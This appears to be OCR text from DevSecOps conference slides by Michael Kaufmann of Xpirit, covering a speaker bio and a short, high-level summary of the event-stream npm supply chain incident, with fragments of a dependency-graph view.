
Xpirit


DevSecOps

Application Security from start to finish



Xpirit

Image thanks to Gregor Biswanger @BFreakout



Xpirit

Image thanks to Gregor Biswanger @BFreakout

How people think they get hacked

How they really get hacked

Michael Kaufmann


Managing Director, Xpirit Germany

Microsoft Regional Director

Microsoft MVP Most Valuable Professional

@mike_kaufmann
@wulfland
https://writeabout.net

>20 Jahre Softwareentwickler
>15 Jahre ALM & DevOps
>10 Jahre Git
Microsoft Regional Director & MVP




The event-stream incident

Social engineering attack

Supply chain attack:
event-stream@3.3.6 -> flatmap-stream@0.1.1


Code execution in build process targeting copay

Harvest the user's bitcoin and private keys



Xpirit

Attack vectors



▶ Module **Graph** ⓘ gatsby


Off Include devDependencies (⟶)

Colorize by: Nothing (uncolored)

